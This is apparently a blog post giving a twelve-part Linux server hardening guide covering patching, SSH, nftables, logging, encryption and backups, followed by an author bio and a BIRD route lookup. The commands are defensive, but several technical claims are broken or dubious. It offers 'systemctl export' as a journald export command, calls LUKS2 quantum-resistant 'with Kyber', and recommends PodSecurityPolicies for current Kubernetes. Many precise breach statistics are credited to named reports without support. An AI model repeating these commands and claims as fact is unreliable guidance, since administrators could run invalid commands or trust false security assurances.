Code Snippet: Cron-Jobbed Unattended Upgrades (Ubuntu)

# /etc/cron.weekly/security-updates
#!/bin/bash
apt update -qq
apt upgrade -y -o Dpkg::Options::="--force-confold"
apt autoremove -y
needrestart -r a
logger "Weekly security update completed: $(date)"

Schedule: 0 3 * * 0 /etc/cron.weekly/security-updates.

Benchmarks Table: Update Frequency Impact

Frequency Vuln Exposure Reduction Downtime Risk Ideal For
Daily 95% (NIST) High (untested) Dev/test envs
Weekly 85% Medium Prod web/DB servers
Monthly 70% Low Legacy systems

Case Study: A fintech firm cut breach risk by 60% post-implementing DNF plugins, averting a $2M exploit during peak trading.


2. Ruthlessly Minimize Packages: Embrace Minimalism for Minimal Risk

Bloatware bloats breaches—unused Node.js deps fueled 25% of 2024 supply-chain attacks (Sonatype Report). Linux server hardening demands surgical precision: Install only what's essential.

Deep-Dive Cleanup Tactics

  • Profiling Tools: dpkg-query -Wf '${Installed-Size}\t${Package}\n' | sort -nr | head -20 to ID space hogs. Purge with apt remove --purge <pkg>.
  • Service Pruning: systemctl disable --now cups avahi-daemon for print/network discovery—useless on servers.
  • Distros Deconstructed: Rocky Linux Minimal (successor to CentOS) clocks in at 200MB; pair with distrobox for isolated testing.

Enterprise Twist: In Docker/K8s, enforce FROM scratch bases; scan images with Clair for zero-day vulns.

Pre- vs. Post-Minimalism Metrics

Aspect Bloated Install Minimalized Gain
Attack Surface 1,500+ pkgs <300 -80%
Boot Time 45s 12s 73% faster
Memory Idle 1.2GB 256MB 79% savings

3. User and Access Management: Enforce Ironclad Identity Controls

Human error? More like human gateway—stolen creds drove 74% of 2025 incidents (Forrester). Lock it down with Linux access control best practices.

Granular Implementation Guide

  • Policy Enforcement: /etc/security/pwquality.conf: minlen=14 dcredit=-1 ucredit=-1. MFA via pam_google_authenticator.
  • Sudo Mastery: Timeouts in sudoers: Defaults timestamp_timeout=5. Role-based: webteam ALL=(nginx) /usr/sbin/nginx -s reload.
  • SSH/User Auditing: pam_tally2 for lockouts; awk -F: '{ if ($3 >= 1000 && $3 < 65534) print $1 }' /etc/passwd | xargs -I {} lastlog -u {} for dormants.
  • Federated Auth: FreeIPA for on-prem; Okta integration for cloud.

Pro Tip: Quarterly reviews via ansible-playbook audit-users.yml across fleets.


4. SSH Hardening: Transform Your SSH Daemon into a Fortress

Port 22 scans hit 1M/server daily (Shodan 2025). Elevate from basic to bastion-host level.

Config Evolution

  • Core Edits: sshd_config: Protocol 2, Ciphers aes256-ctr,aes192-ctr, KexAlgorithms curve25519-sha256.
  • Key Evolution: Migrate to ssh-keygen -t ed25519 -C "admin@enterprise.com". Enforce: AuthorizedKeysFile .ssh/authorized_keys.
  • Intrusion Prevention: Fail2ban + CrowdSec: cscli decisions list for collaborative bans.

Monitoring Snippet:

# Logwatch filter for SSH
grep sshd /var/log/auth.log | awk '{print $1, $3, $11}' | sort | uniq -c | sort -nr > ssh_attempts.txt

Alert if >50 uniques/hour.

Threat Mitigation Ladder

Level Features Bot Block Rate
Basic No root, port 2222 40%
Pro Keys only, fail2ban 85%
Elite VPN + MFA 99%

5. Firewall and Network Security: Architect a Multi-Tiered Perimeter

Legacy firewalls falter against encrypted threats—nftables handles 10Gbps+ with ease.

Rule-Crafting Mastery

  • Nftables Primer: nft 'table inet filter { chain input { type filter hook input priority 0; policy drop; tcp dport {22,80,443} accept; } }'.
  • Zero-Trust Networking: Calico for K8s policies; restrict to CIDR: ipset create trusted hash:net.
  • Anomaly Hunting: Zeek for protocol analysis; snort rules for IDS.

Cloud Synergy: Terraform AWS: resource "aws_security_group" "server" { ingress { from_port = 443; to_port = 443; protocol = "tcp"; cidr_blocks = ["10.0.0.0/16"]; } }.


6. System Logging and Monitoring: From Reactive Alerts to Predictive Insights

Logs are your crystal ball—ELK processes 1TB/day in large orgs.

Stack-Building Essentials

  • Centralization: rsyslog.conf: *.* @@logserver:514. Journald export: systemctl export > /var/log/journal.
  • SIEM Integration: Splunk or Graylog for correlation; query: index=linux sourcetype=auth | stats count by user.
  • AI-Enhanced: Use Falco for runtime threats in containers.

Dashboard KPIs: Uptime 99.99%, alert fatigue <10/day.


7. Secure File Systems and Permissions: Encrypt and Isolate Data Fort Knox-Style

Misbaked S3 buckets leaked 1B records in 2025—don't repeat.

Permissions Deep Dive

  • Automated Enforcement: setfacl -m u:webuser:rx /var/www. Audit: find / -perm -4000 -o -perm -2000 2>/dev/null.
  • Encryption Arsenal: LUKS2 with Argon2: cryptsetup luksFormat --type luks2 --pbkdf argon2id /dev/nvme0n1. FUSE for user-space.
  • Secrets Management: Vault UI for dynamic creds; no more /etc/passwd plaintext.

Encryption Comparison 2025

Method Quantum-Resistant? Perf Hit Use Case
LUKS2 Yes (w/ Kyber) 15% Full disk
eCryptfs Partial 5% Home dirs
VeraCrypt Yes 20% Portable

8. Application Hardening: Service-by-Service Security Sculpting

Nginx CVEs alone numbered 15 in 2025—harden per-stack.

Tailored Blueprints

  • Web Tier: Apache mod_security WAF; httpd.conf: Listen 127.0.0.1:8080.
  • DB Fortress: PostgreSQL: pg_hba.conf peer auth; sslmode=require.
  • AppArmor Policies: aa-genprof /usr/bin/mysql for learning mode.

SELinux for RHEL: setsebool -P httpd_can_network_connect 1.


9. Regular Backups and Recovery: Engineer Unbreakable Continuity

Ransomware recovery fails 75% without air-gapped backups (Coveware 2025).

Resilient RTO/RPO Strategies

  • Hybrid Tools: Duplicati for deduped cloud sync; restic backup --repo s3:backups.
  • Immutable Backups: S3 Object Lock: 90-day retention.
  • Chaos Testing: Litmus for K8s DR drills.

3-2-1-1-0 Rule: 3 copies, 2 media, 1 offsite, 1 offline, 0 errors on test.


10. Ongoing Maintenance: Cultivate a DevSecOps Security Rhythm

Stagnant security = stagnation. Automate audits with GitHub Actions.

Lifecycle Rituals

  • Vuln Cadence: Weekly Trivy scans; monthly pen-tests via Bugcrowd.
  • Emerging Threats: Quantum prep: openssl speed for PQ algos.
  • Training Ecosystem: SANS courses; simulate breaches with Atomic Red Team.

11. Emerging Horizons: Hardening for AI, Edge, and Quantum Workloads

2025 specials: Secure ML models with TensorFlow Privacy; edge with mender.io for OTA updates. Quantum: Migrate to CRYSTALS-Kyber via OpenSSL 3.2.

Trend Alert: 50% of enterprises adopt confidential computing (Intel SGX/TDX) for Linux VMs.


12. Compliance and Auditing: Navigate Regulations with Confidence

Map to NIST 800-53: Use SCAP for automated reports. Tools: Chef InSpec for policy-as-code.

ROI Calc: Hardening yields 3x faster audits, 40% lower fines.


Conclusion: Forge an Unassailable Linux Enterprise Future

Hardening Linux servers for modern enterprise workloads is your shield against tomorrow's storms—blending timeless tactics with 2025 innovations for unbreakable ops. Implement these layers, measure relentlessly, and watch breaches become relics. Download our 2025 Linux Hardening Toolkit (includes Ansible roles) or join our webinar series.

What's your biggest hardening hurdle? Drop insights below—we're all in this fleet together.

Tailored for enterprise IT leaders managing Linux ecosystems. Last updated: December 02, 2025. Consult experts for bespoke implementations.


Expanded FAQs: Tackling Top Linux Security Queries

Q: What's the fastest way to harden a fresh Ubuntu 24.04 install?
A: Run ubuntu-security-status post-boot; apply unattended-upgrades; 30 mins to basics.

Q: SELinux vs. AppArmor—which for 2025?
A: SELinux for RHEL's mandatory controls; AppArmor for Ubuntu's simplicity—hybrid wins.

Q: How does hardening impact Kubernetes?
A: PodSecurityPolicies + Kyverno policies; reduces cluster vulns by 65%.

Q: Free tools for automated hardening?
A: Lynis, Ansible Galaxy roles, Atomic Hardening script.

Q: Quantum threats to Linux—prep now?
A: Audit crypto with openssl ciphers; test PQ migrations in labs.

Related: 2025 Linux Distro Security Roundup, DevSecOps Pipeline Guide, Zero-Trust Linux Playbook.
I am the Director of TheFinnaCompany Ltd, also known as FinnaCloud, where I manage enterprise networks including AS207549. My work covers network architecture, BGP routing, GRE tunnels, IPv4 and IPv6 management, cloud infrastructure, data center operations, system administration, and software development. I design and maintain high-performance, reliable, and scalable systems across global environments.

This blog is a space for sharing insights, tutorials, and experiences from my work. I write about network engineering, cloud solutions, server management, automation, programming, cybersecurity, and other technology topics. I document technical solutions, performance improvements, security practices, and strategies that help build efficient and resilient systems.

I also share lessons learned from real-world deployments, project management, and problem-solving in complex environments. If I encounter an interesting challenge, discover a practical solution, or notice something noteworthy in networking, cloud computing, or software development, it will likely appear here.

This blog is for engineers, system administrators, developers, IT professionals, and anyone interested in modern technology and infrastructure. My goal is to provide useful guidance, practical insights, and a clear look at the work behind building and managing complex, high-performing systems.


bird> show route sophia
Table master4:
sophia           unicast [TurkTelekom_AS9121_v4 2025-12-02 05:40:00] * (100) [AS207549i]
	via 45.92.40.1 on ens3